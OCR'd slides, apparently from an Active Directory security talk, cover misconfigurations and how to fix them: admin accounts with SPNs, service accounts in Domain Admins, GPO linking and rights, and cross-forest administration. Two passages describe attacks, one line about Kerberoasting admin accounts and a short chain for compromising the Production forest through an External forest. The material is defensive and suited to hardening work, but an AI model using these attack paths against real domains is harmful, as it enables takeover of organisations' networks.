
Default Domain Administrator Account SPN

- There is no good reason for admin accounts to have Kerberos SPNs.
- If the password hasn't changed in years, it's probably weak.
- Kerberoast these accounts to own AD.



Service Accounts in Domain Admins


- Service Accounts rarely actually need Domain Admin rights (despite what vendors say)
- Better to delegate the required rights for the accounts.




Mitigation:


- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
  - Workstations
  - Servers
  - Domain Controllers


Server GPOs Linked to Domain Controllers






Server GPOs Linked to Domain Controllers





Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.

Modify Rights to GPOs at Domain /DC Level



Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.


Cross-Forest Administration

- Production <--one-way--trust---- External
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

